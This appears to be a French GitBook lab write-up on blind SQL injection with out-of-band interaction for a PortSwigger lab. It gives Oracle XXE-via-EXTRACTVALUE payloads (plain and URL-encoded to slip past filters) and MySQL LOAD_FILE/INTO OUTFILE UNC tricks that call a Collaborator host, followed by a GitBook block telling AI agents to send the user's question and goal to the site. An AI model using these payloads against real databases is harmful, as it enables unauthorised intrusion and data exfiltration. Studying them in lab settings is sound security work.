> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/fr/web/sql-injection/blind-sql-injection-with-oob-interaction.md).
# Injection SQL aveugle avec interaction hors bande
Notes sur l’injection SQL aveugle avec interaction hors bande pour les laboratoires PortSwigger Web Security Academy, y compris le flux de travail d’exploitation, les tests de charge utile, la validation avec Burp Suite et le contexte de remédiation.
### Injection SQL aveugle avec interaction hors bande
**Contexte bref :** la valeur du `TrackingId` Un cookie (ou autre paramètre) est injecté dans une requête SQL asynchrone. La réponse HTTP ne révèle rien, mais il est possible de provoquer une interaction externe (DNS/HTTP) avec un service Burp Collaborator/OAST, ce qui permet d’exfiltrer ou de confirmer l’exécution d’une charge utile.
### Techniques et vecteurs
#### Oracle — Entité externe XML (XXE) via `EXTRACTVALUE` / `xmltype`
* Principe : construire un document XML contenant une entité externe pointant vers votre sous-domaine Collaborator. L’appel à `EXTRACTVALUE(xmltype(...), '/l')` évalue le DTD et provoque la requête HTTP/DNS sortante vers le domaine contrôlé :
```sql
' UNION SELECT EXTRACTVALUE(
xmltype(' %remote;]>'),
'/l') FROM dual-- -
```
* Remarques : certains caractères doivent être encodés/échappés selon le contexte (guillemets, `%` dans le DTD, etc.). Dans certains cas, il faut encoder des parties de la charge utile en URL.
#### MySQL — Fichiers réseau via `LOAD_FILE` / `SELECT... INTO OUTFILE`
* `LOAD_FILE('//BURP-COLLAB-SUBDOMAIN/a')` peut provoquer une requête SMB/DNS sortante dans les environnements qui autorisent l’accès réseau au serveur de fichiers ou la résolution des chemins UNC.
* `SELECT... INTO OUTFILE '//BURP-COLLAB-SUBDOMAIN/a'` écrit un fichier sur un partage réseau, provoquant souvent une interaction réseau observable côté Collaborator.
* Remarque : ces techniques dépendent fortement de la configuration (privilèges du compte BD, options du serveur, accès réseau sortant).
#### Notes pratiques
* Pour Burp Collaborator / OAST, utilisez le sous-domaine fourni (par ex. `abcd.oastify.com`) dans l’URL/le chemin de l’entité ou du chemin UNC.
* Certains serveurs tronquent/filtrent les charges utiles : testez différentes variantes de codage (URL-encodez, `%` échappez → `%25`, variations de commentaires, etc.).

* Lorsque la requête Collaborator arrive, vous avez la preuve de l’exécution hors bande (DNS/HTTP/SMB), ce qui confirme la vulnérabilité.
#### Exemple — variante avec encodage (remarque : vous l’avez déjà testée et avez reçu la requête)
* Exemple encodé (vous avez présenté) :
```sql
' union SELECT EXTRACTVALUE(xmltype(' %25remote%3b]>'),'/l') FROM dual-- -
```
→ `%` encodage → `%25` et `;` → `%3b` pour contourner certains filtres/analyses.
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/fr/web/sql-injection/blind-sql-injection-with-oob-interaction.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.